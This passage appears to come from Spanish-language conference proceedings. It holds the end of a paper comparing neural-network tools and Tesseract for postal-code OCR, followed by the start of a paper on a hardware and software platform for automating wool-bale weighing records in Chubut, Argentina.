


Figura 3. Modelo de capas

3. Pruebas realizadas

Se realizaron pruebas con tres herramientas

1. Aforge
2. Encog
3. Tesseract

En todas las herramientas se aplicaron las mismas imágenes, para poder comparar la eficacia y la eficiencia de estas.

Como topología de redes neuronales se eligió el modelo en capas, por ser el más simple. Como método de

entrenamiento de las redes neuronales se eligió BackPropagation, por el ser un método bastante probado en que manejan todos los frameworks y es relativamente eficiente para este tipo de aplicaciones de redes neuronales.

Las pruebas consisten en tomar un juego de imágenes para aplicárselas cada una de las tres herramientas en prueba. Por cada imagen la herramienta entregara un resultado, que consiste en el texto reconocido de la imagen de entrada. Se calificará como correcto cuando el código postal sea reconocido y falso en caso contrario. Se anotó para cada grupo el porcentaje de aciertos obtenidos, para determinar cual será la herramienta que se utilizará para continuar con las pruebas. Se obtuvieron los resultados que se muestran a continuación, donde se indica cantidad de imágenes de cada prueba y la cantidad de aciertos indicando su porcentaje.

Para realizar los experimentos se desarrolló una aplicación dedicada. Esta aplicación permite realizar experimentos de reconocimiento de código postal en imágenes en forma automática, para lo cual la aplicación toma las imágenes de una carpeta y deja los resultados en un archivo de texto (txt). Esta aplicación permite seleccionar el framework a utilizar, como así también algunos parámetros de la red neuronal, como ser Cantidad de capas de la red y función de activación utilizada. Se utilizó el modelo de red neuronal en capas sin realimentación por ser el más simple de implementar. Las funciones de activación utilizadas son sigmoide, lineal y escalón. Se procesaron las mismas imágenes con los distintos frameworks y para cada uno de estos las distintas funciones y distinta cantidad de capas, se probó con 2, 3 y 5 capas.

Variables independientes

En este experimento se define las siguientes variables independientes

- Framework
- Función de activación
- Cantidad de capas

Valores de las variables independientes

Framework. Puede tomar 3 valores posibles a saber Aforge, Encog y Tesseract.

Función de Activación. Los valores posibles son 3 Sigmoide, lineal y escalón.

Cantidad de capas. Las cantidades elegidas son 2, 5 y 7.

Variables dependientes

- Cantidad de aciertos.

- Tiempo empleado en el reconocimiento.

Valores de las variables independientes

Tasa de aciertos. Cociente entre cantidad de códigos postales acertados y la cantidad total de códigos postales evaluados. Para determinar si es acertado o no, se compara manualmente lo informado por la aplicación para cada carta con la imagen de la misma.

Tiempo empleado en el reconocimiento. La aplicación informa el tiempo empleado en lograr el reconocimiento del código postal.

Se observó, en concordancia con lo que dice la teoría que al aumentar el número de capas se obtienen mejores resultados

Resultados Obtenidos

Los gráficos muestran los resultados obtenidos con imágenes tomadas en el horario matutino. En estos gráficos se puede observar como varían tanto el porcentaje de aciertos como así también el tiempo promedio empleado en la detección del código postal. Estos gráficos fueron construidos tomando en cada prueba 100 imágenes, utilizando la aplicación creada para tal fin sacando los valores del archivo de texto generado por esta aplicación. En las figuras se muestran los aciertos en función de la cantidad de capas de la red y en función de la función de activación utilizada.




Figura 5. Aciertos vs. función




Figura 6. Tiempo vs. Cantidad de capas




Figura 4. Aciertos vs. Cantidad de capas




Figura 7. Tiempo vs. función

4. Conclusiones

En base a los resultados obtenidos, que se muestran en los gráficos del apartado anterior, se pueden obtener las siguientes conclusiones.

La herramienta que nos proporciona un mejor rendimiento es Tesseract.

Tesseract nos muestra un comportamiento muchísimo más satisfactorio que las demás herramientas testeadas. El comportamiento superior se observa en todas las variables medidas que son “tiempo de reconocimiento” y la más importante el “porcentaje de aciertos”. Es porcentaje de aciertos es del orden del 90%. El tiempo de reconocimiento está en el orden de 1 seg. Además cuando analizamos los casos de NO aciertos observamos que la gran mayoría de estos NO aciertos corresponden a respuestas con código postal igual a cero. Cuando el código postal es cero (no fue reconocido) se ingresaría manualmente lo que no produciría error en la distribución de la carta.

El caso de error más grave se da cuando se reconoce un código en lugar de otro, ya al automatizar el proceso este tipo de errores es imposible de detectar en el proceso de clasificación y solo sería detectado cuando la carta llegue a la sucursal equivocada. Este tipo de error produce un retraso en la entrega de la carta.

Utilizando Tesseract el porcentaje de aciertos erróneos respecto del total de no detectados es inferior al 5%, o sea, los errores graves (código postal reconocido distinto de cero, pero distinto del real) respecto del total de piezas leídas es inferior al 0.5 %.

Los valores obtenidos para estas dos variables son similares a los observados en la empresa, en la actualidad, con procesamiento manual, por lo tanto si se implementara esta solución se mejorarían las condiciones de trabajo de los empleados ya que su tarea pasaría a ser más simple, solo deberían ingresar los códigos postales no reconocidos.

5. Agradecimientos

A todas las personas que de un modo u otro colaboraron con este trabajo.

6. Referencias

[1] ISASI, GALVAN "Redes de Neuronas Artificiales" Pearson. 2004.

[2] NILSON NILS "Inteligencia Artificial. Una nueva síntesis" McGraw-Hill, 2001

[3] HAYKIN S. Neural Networks: "A Concise Foundation", McMillan, 1994

[4] RIOS, PAZOS, BRISABOA, CARIDAD "Estructura, dinámica y aplicaciones de las redes de neuronas artificiales" Centro de estudios Ramón Areces S.A. 1991

[5] KOSKO, B.. "Neural Networks and Fuzzy Systems", Prentice-Hall. , 1992

[6] ROSENBLATT, F.. "Principles of neurodynamics: Perceptron and the theory of brain mechanisms". Washington, DC: Spartan Books, 1961.

[7] RUSSELL, S., NORVING, P. "Inteligencia Artificial. Un enfoque moderno". Pearson Educación, 2004

Arquitectura de una Plataforma para la Automatización de Romaneos

Damián Barry^{†1}, Leo Ordine^{†2}, Juan Manuel Cortez[†], Enzo Scalone[†], Felipe Carou[†]

[†] *Laboratorio de Investigación Informática (LINVI), Departamento de Informática, UNPSJB.*

Bvd. Brown 3051, 9120, Puerto Madryn, Chubut, Argentina

¹damian_barry@unpata.edu.ar

²leo.ordine@gmail.com

Resumen—La plataforma para la automatización de ROMANEOS brinda una solución integral que impacta en la cadena productiva de la lana en la región central de la Patagonia, fortaleciendo el trabajo previo orientado a la calidad, impulsado por PROLANA y beneficiando a los productores ovinos que contarán con mejores herramientas para procesar la información de su producción.

Se presentan aspectos de arquitectura y modelado requeridos para garantizar el funcionamiento en condiciones de conectividad deficientes y la integración en una plataforma que permita garantizar la trazabilidad, la información de calidad y la mejora en la cadena de producción de lana ovina.

Index Terms—Esquila, Romaneo, PROLANA, Sistemas Colaborativos, Automatización, Arquitectura, Sistemas Distribuidos.

1. INTRODUCCIÓN

El presente trabajo resume la experiencia realizada en el marco del proyecto denominado “Desarrollo, puesta a punto y prueba piloto de un sistema de romaneo basado en un nuevo software que minimice la posibilidad de errores en campo y facilite el traslado de los datos de los romaneos¹ realizados bajo el esquema PROLANA”[15].

Éste contempla la investigación tecnológica; el análisis de una solución óptima, para la integración del software y hardware de captura de información en tiempo real; y la optimización del esquema de trazabilidad y tiempos de obtención de la información en la esquila de ovinos de la Provincia del Chubut.

El proyecto se ejecuta con fondos del Consejo Federal de Ciencia y Tecnología (COFECYT)[20], mediante la convocatoria PFIP-ESPRO, actualmente el proyecto ha concluido las dos primeras fases planteadas. Una primer fase de relevamiento y definición de los requerimientos que se pueden ver en el trabajo [16]. Actualmente se ha concluido la fase de elaboración y espera a su puesta en marcha en el terreno, comprendida en la tercer fase.

La fase de elaboración cuenta con el desafío de determinar una arquitectura acorde a las condiciones de operación requeridas, donde se busca brindar a los productores ovinos de la Región Patagónica un mecanismo semiautomático de registro electrónico del proceso de esquila. Dicho registro se llevará a cabo mediante un equipo acoplable a una báscula

¹Se denomina *romaneo* a la actividad de clasificación, enfardado y pesaje de los fardos de lana esquilados.

electrónica, para el pesaje de los fardos de lana producidos. Además, el equipo deberá ser compatible con un mecanismo de impresión y poseer autonomía energética. Este equipo permitirá cumplir con todos los requisitos de registro que tiene PROLANA, así como minimizar los posibles errores en la carga y manipulación de la información de los romaneos.

La información registrada por medio de este equipo será cargada en un sistema centralizado, especialmente diseñado para confeccionar automáticamente el resumen del romaneo. Este contendrá una firma electrónica de los responsables intervinientes (Acondicionador de lanas, Productor o responsable del establecimiento, Contratista o responsable de la empresa de esquila), para luego pasar a imprimir las planillas de romaneo y su respectivo resumen con la información necesaria.

Esto permitirá que la información correspondiente a cada romaneo esté disponible en forma inmediata en la central de información de PROLANA, evitando errores, adulteraciones y pérdidas comunes en el manipuleo de documentos físicos. A la vez, se contará con información adecuada para la toma de decisiones rápidamente, favoreciendo el control sobre este tipo de producción primaria. Por otro lado, el productor dispondrá de un mecanismo seguro para determinar cuántos kilos de cada tipo de lana posee, evitando así diferencias, errores u omisiones y siendo un respaldo seguro para solicitar el pago justo de su producción.

1.1. Objetivos

El objetivo principal del proyecto es fortalecer el proceso de administración de la información respecto a la producción lanera de la Provincia del Chubut.

En este sentido la plataforma de busca:

- Evitar la carga errónea de información.
- Proveer de un circuito de captura de información estable y confiable.
- Automatizar y unificar las tareas de romaneo para cada productor, mediante el uso de una herramienta informática común.
- Llevar adelante acciones para promover masivamente la adopción de TIC en el sector agropecuario y agroindustrial local en función de un impacto positivo para su competitividad.
- Disminuir la brecha ante el uso y aplicación de las TIC en la actividad productiva ovina.

- Desarrollar esquemas posibles para favorecer la difusión de la trazabilidad de bienes y servicios en todo el sector.

1.2. Antecedentes

PROLANA es el programa argentino diseñado por los productores, empresas de esquila, empresas laneras y los gobiernos Nacional y provinciales, para mejorar la calidad de presentación de los lotes de lana y sus condiciones de venta. El mismo inició sus operaciones en 1994 y desde entonces ha ido evolucionando y ampliando el alcance de sus acciones, siempre en pos de lograr una mejor calidad en la cadena de valor de la lana Argentina.

Su éxito se resume en la mejor preparación de los lotes de lana, el mayor conocimiento que los productores tienen de sus lanas en general y de las prácticas y técnicas más adecuadas para lograr un producto de mayor calidad. Así como de aquellas características que tienen mayor impacto al momento de definir los mercados de destino y el precio de la producción. El programa ha contribuido a la mejor difusión y conocimiento por parte de los productores del valor que tiene su producto en los mercados nacional e internacional. Por último, gracias a una mejor información y al incremento en la calidad de los lotes, el sector lanero nacional participante de este programa ha logrado mejorar su competitividad en el mercado nacional e internacional.

1.3. Problemática del Sector Demandante

La documentación generada en el momento de la esquila y acondicionamiento del lote de lana es clave al momento de la venta del mismo. Dicha documentación, formularios, tarjetas y planillas, en la actualidad es generalmente confeccionada a nivel central por la Comisión Nacional PROLANA, a través de la contratación del trabajo a una imprenta proveedora del servicio. Luego, es distribuida a las 10 provincias donde el programa es ejecutado.

Cada una de esas provincias, previo al inicio de la temporada de esquilas y, principalmente, a lo largo de dicha temporada, distribuye el "material" PROLANA a los responsables de cada empresa de esquila habilitada, a cada productor que esquilará bajo las pautas de PROLANA o al Acondicionador de Lanasy que completará la documentación recibida (romaneos, planillas, tarjetas).

Cada romaneo de esquila y cada tarjeta de identificación de fardos están numerados y permite, en teoría, la trazabilidad de cada material, desde la Comisión Nacional hasta el Acondicionador de Lanasy.

Normalmente, por lo vertiginoso del trabajo, por las inadecuadas condiciones físicas y por el perfil del propio acondicionador de lanasy, se cometen errores al momento del "llenado" de la documentación. Esos errores muchas veces son insalvables, o salvables a un costo muy alto, el cual puede afectar principalmente al productor primario.

2. SOLUCIONES SIMILARES

El país de mayor avance en la adopción de procesos y tecnología informática en el contexto de la ganadería ovina es

Australia que cuenta con organismos y programas similares a PROLANA. Una de las organizaciones que más influye en los procesos de esquila es *Cooperative Research Centre for Sheep Industry Innovation (Sheep CRC)*[18] que agrupa a más de 40 organizaciones relacionadas con la ganadería ovina Australiana. La organización ha generado un informe denominado *Precision Sheep Management*[21] que establece la trazabilidad mediante el uso de identificadores RFID para cada animal. Luego las recomendaciones de seguimiento están establecidas por el pesaje automatizado y la identificación mediante terminales de captura del peso y tipo de lana.

Por otro lado, existen algunas implementaciones comerciales de software para el manejo de ganado ovino y del proceso de esquila [23], [14], [24]. Sin embargo, ninguna de estas se adapta a la realidad particular de lo establecido en la República Argentina por el programa PROLANA.

3. INFRAESTRUCTURA DE HARDWARE Y COMUNICACIONES

Este proyecto representa un desafío interesante, el cual debe instrumentar los medios necesarios para dar la solución a una serie de problemáticas que existen en uno de los sectores productivos más importantes e influyentes de la economía regional, como lo es la ganadería ovina. Para esto, el equipo de trabajo deberá relacionarse con una serie de actores de diferentes perfiles para evaluar con profundidad las necesidades de cada uno de ellos. Por tal motivo, trabajará en conjunto con profesionales con experiencia en el sector agropecuario y con representantes de los sectores públicos y privados afectados al proyecto.

En cuanto a la solución, la idea es diseñar y producir un paquete que combine hardware de captura, técnicas de comunicación moderna y software que permita reducir al mínimo la posibilidad de error humano en la carga de datos y en la logística de traslado de información.

El esfuerzo innovador radica en obtener una herramienta de fácil comprensión y utilización con la aplicación de la tecnología moderna y herramientas *Open Source*. Será imprescindible no perder de vista las condiciones del usuario de esta herramienta, siendo consciente de la resistencia que esa persona puede ofrecer al cambio en el procedimiento y a la introducción al proceso de esta solución tecnológica. El desafío radica en demostrar cuáles serán los beneficios que los usuarios obtendrán al incorporarla a su rutina laboral.

3.1. Kit Tecnológico para Romaneo

El kit se compone de un conjunto de hardware y software contenido en un kit que se entregará a cada Acondicionador, quien será responsable de su operación.

Los componentes mostrados en la figura 1 son a título de ejemplo. El kit consta de los siguientes componentes:

- Dispositivo PDA con teclado de alta resistencia, resistente al agua, golpes y a condiciones de operación extremas.
- Impresora láser para obtener la planilla de romaneo resultante que será firmada y considerada el documento legal de la esquila.



Figura 1. Integración entre Hardware y Software.

- Balanza digital portátil de plataforma que permite el pesaje de los fardos con comodidad.

Complementariamente al kit, se desarrolla una plataforma operacional para PROLANA que permite por una parte integrar toda la información del kit, pero además da soporte de gestión de la información a PROLANA. Parte de las responsabilidades de esta plataforma están orientadas a mejorar la calidad de gestión de PROLANA en lo que respecta a los registros y certificaciones de Acondicionadores y empresas de Esquila.

3.2. Componentes de hardware seleccionados

3.2.1. *Dispositivo Móvil:* Luego de un relevamiento de campo y empresas nacionales proveedoras de la tecnología adecuada para el proyecto, se realizaron visitas a las empresas proveedoras para tomar contacto y evaluar condiciones y capacidades de las empresas proveedoras.

Los atributos a tener en cuenta para la evaluación del equipamiento fueron:

- **SO:** al menos Android 4.1 Kitkat.
- **CPU:** al menos dual-core.
- **Memoria:** al menos 1GB de RAM y 8GB de memoria SD.
- **Pantalla:** Táctil de alta resistencia de al menos 4,5".
- **GPS:** al menos que cuente con GLONASS, GPS y aGPS.
- **Resistencia Industrial:** Al menos IP65.
- **Capacidad de Batería:** al menos 3000mAh.

- **WWLAN:** al menos 3g y 4g multibandas.
- **LAN:** al menos que cuente con IEEE Wi-Fi 802.11 b/g/n y Bluetooth 4.1.
- **USB:** al menos USB 2.0.

Luego de una exhaustiva búsqueda el equipamiento relevado fue:

- Zebra - TC75
- BATL - BT77
- Caterpillar - S30
- Caterpillar - S60
- Samsung - Galaxy S7
- MOTOROLA - TC55

La comparativa arrojó que el dispositivo que mejor cubría las necesidades y que garantiza una óptima relación entre costo-beneficio fue el Caterpillar S30. Como segunda opción nos inclinamos por la única tablet de características militares de alta resistencia, que si bien es más costosa que los S30, entendíamos una muy buena alternativa para probar ambas opciones en terreno.

3.2.2. *Balanza Electrónica:* Luego de un relevamiento de campo y empresas nacionales proveedoras de la tecnología adecuada para el proyecto, se realizaron visitas a las empresas proveedoras para tomar contacto y evaluar condiciones y capacidades de las empresas proveedoras.

A los distintos proveedores se les solicitó que las balanzas cumplan con las siguientes características:

- Balanza de plataforma.
- Dimensiones de al menos 60x60 cm.
- Sensor dinámico.
- Visor led.
- Patas regulables.
- Capacidad mínima de 300 Kg.
- Salida de datos: RS-232 o Bluetooth o WI-FI

Finalmente todas las balanzas relevadas cuentan con salida de datos RS-232 y por lo tanto se debe incorporar un convertidor RS-232 a Bluetooth.

Luego de un relevamiento de empresas con soporte en la Argentina, el resultado de opciones fueron:

- Altomare Mauro con su modelo LP08C1
- Altomare Mauro con su modelo LP10C1
- Celtec con su modelo T-60D
- Fimel con su modelo Systel Nexa
- Moretti con su modelo 2185
- Moretti con su modelo PH
- Pesar con su modelo BPI

Luego de un largo proceso se optó por adquirir las balanzas marca Celtec modelo T-60D con sus respectivos convertidores de datos RS-232 a Bluetooth.

3.2.3. *Impresoras:* Luego de un relevamiento de campo y empresas nacionales proveedoras de la tecnología adecuada para el proyecto, se realizaron visitas a las empresas proveedoras para tomar contacto y evaluar condiciones y capacidades de las empresas proveedoras.

A los distintos proveedores se les solicitó que las balanzas cumplan con las siguientes características:

- Tipo de impresión laser.
- Al menos 20ppm en carta.
- Al menos 2.400 x 600 dpi.
- Trabajo en red WI-FI con soporte IEEE 802.11b/g/n.
- Impresión desde dispositivos móviles.

Luego de un relevamiento exhaustivo la comparativa arrojó que las impresoras que mejor cubrían las necesidades y que garantiza una óptima relación entre costo-beneficio eran la impresora marca Samsung modelo eXpress M2835DW y la impresora marca Brother modelo 1212w. Optando finalmente por esta última.

4. ARQUITECTURA

4.1. Plan de Desarrollo de Software

El plan elaborado para encarar el desarrollo de la presente plataforma se realizó utilizando técnicas adaptativas para las distintas actividades de las diversas dimensiones presentes en el proyecto. A modo de síntesis se exponen los aspectos más relevantes incluidos en el plan:

- Se establece la metodología de gestión y el ciclo de vida propuesto para el desarrollo.
- Se definen los mecanismo para la resolución de conflictos, problemas, la gestión de incertidumbre y riesgos que todo proyecto de Software enfrenta.
- Se definen los mecanismos para la resolución de conflictos, problemas, la gestión de incertidumbre y riesgos que todo proyecto de Software enfrenta.
- Se enumeran los valores culturales y de la gestión organizacional (dimensión humana) que se pretenden sostener y ser guía del equipo de trabajo.
- Se definen las herramientas de gestión a utilizar que acompañan las definiciones del punto anterior.
- Se establece el cronograma inicial, basado en el backlog de requerimientos.
- Se definen los aspectos del desarrollo (dimensión técnica), definiendo el stack tecnológico a utilizar durante el diseño, elaboración, programación y testeo del software.

4.2. Arquitectura General y Stack tecnológico

En la figura 2 se pueden observar las capas y componentes utilizados para el desarrollo de la plataforma.

Las definiciones y aspectos más relevantes de la misma se pueden sintetizar en el siguiente stack tecnológico:

4.2.1. Stack Tecnológico Plataforma:

- Se define la arquitectura inicial para el desarrollo.
- Se definió el modelo de representación de la información con la cual opera el sistema. Generalmente haciendo referencia a los datos persistentes que se generan, modifican, eliminan y consultan desde las aplicación.
- Se definió la base de Datos Open Source PostgreSQL[10] como motor y servidos de los datos de la aplicación del portal de ROMANEO.
- Se definió como soporte de aplicaciones web Java al servidor Open Source Tomcat de Apache Software Foundation[3].




Figura 2. Arquitectura general de la solución.

- Se definió el Framework Open Source Spring[11] para implementar el servidor middleware para aplicaciones Java/J2EE, el cual se basa en una configuración a base de javabeans. Es potente en cuanto a la gestión del ciclo de vida de los componentes y fácilmente ampliable. Ofrece un ligero contenedor de beans para los objetos de la capa de negocio, DAOs y repositorio de Datasources JDBC y sesiones Hibernate.
- Se definió el framework Open Source Hibernate[6] como herramienta de Mapeo objeto-relacional (ORM) para plataforma Java que facilita el mapeo de atributos entre una base de datos relacional tradicional y el modelo de objetos de la aplicación.
- Se definió el framework Open Source ZK[13] para el desarrollo de aplicaciones web RIA (Rich Internet Application) completamente en Java, que permite generar interfaces de usuario ricas en contenido.
- En combinación con ZK, se definió al framework open Source Bootstrap[4] que permite mediante el uso exclusivo de HTML, Javascript y CSS generar paginas web responsivas con un layout adaptable a diferentes dispositivos y tamaños de pantalla.
- Se definió el uso de OpenLayers[7] como biblioteca JavaScript Open Source para mostrar mapas interactivos en los navegadores web. En combinación con OpenLayers se utilizaron los mapas OpenStreetMap[8] (también conocido como OSM) por ser un proyecto colaborativo para crear mapas libres y editables.

4.2.2. Stack Tecnológico aplicación móvil:

- Se define **Android Studio**[2] como IDE de desarrollo para la aplicación móvil.
- La persistencia de datos de romaneos en el dispositivo móvil se debe garantizar durante toda la zafra, por ello se elige a **ORMLite**[9] para el acceso desde la aplicación móvil a la base de datos local.
- Se define como base de datos local al dispositivo móvil a **SQLite**[12] nativa de Android.
- Se utilizó la librería **JobQueue**[1], la cual guarda tareas a ejecutar con orden de prioridades, tiempos y vencimien-




Figura 3. Bosquejo pantalla para listar productores.




Figura 5. pantalla definitiva para listar productores.




Figura 4. pantalla definitiva para listar productores.




Figura 6. pantalla definitiva para ver un productor.

tos.

- Para la sincronización de información entre la plataforma y la entrega al dispositivo móvil respectivo, se define a la plataforma **FireBase** de Google[5] como soporte middleware para el intercambio de mensajes.

4.3. Diseño de la plataforma

Los requerimientos se desarrollaron a nivel de detalle en la fase I del presente trabajo y se pueden ver en detalle en [16].

Para responder a los requerimientos y de acuerdo a la metodología propuesta se utilizaron técnicas de bosquejado en aproximaciones sucesivas logrando establecer maquetas (mockups) y storyboards[19] que permitieron establecer rápidamente con los usuarios el diseño de base, que luego se transformó en maquetas en *Angular.js* que garantizaron rápidamente lo que el usuario esperaba.

En la figura 3 se puede observar la maqueta propuesta para la lista de productores y establecimientos ovinos y en la figura 4 se puede observar la pantalla definida para el usuario.

Lo mismo se puede observar en las figura 5 y la figura 6 donde se ven la maqueta y pantalla definitiva que permiten visualizar los datos de un productor ovino.

El resto del diseño de la plataforma se completó mediante el uso de diagramas UML[17], estableciendo y diseñando todos los elementos de las aplicaciones tanto móvil como la Plataforma central.

Debido al gran volumen de información generado, exponemos sólo algunos ejemplos de los resultados de la misma:

- En la figura 7 se puede observar el diagrama de estados relacionado con la logística y gestión de entregas y activación de cada kit. El negocio detallado es importante a la hora de garantizar la correcta asignación entre el acondicionador la hoja de ruta de la empresa de esquila y los Romaneos realizados. Además de cumplir con las necesidades de comodato de los kits por su valor.
- en la figura 8 se expone el diagrama de dominio que refleja las clases que describen la información de productores y sus establecimientos, empresas contratistas y su personal y finalmente los acondicionadores.
- en el caso de la figura 9 se puede observar las clases de dominio que conforman los kits tecnológicos y el inventario respectivo. En particular se puede apreciar conjuntamente con el diagrama de estados de la figura 7.

4.4. Diseño aplicación móvil

El desafío de arquitectura de la aplicación móvil no reside en la complejidad funcional en sí, sino en la integración del hardware (dispositivo, balanza e impresora) por un lado y el esquema de mensajería y comunicaciones por otro.

En este sentido se optó por implementar una arquitectura de colas mediante el uso de micro-servicios[22] que permitan

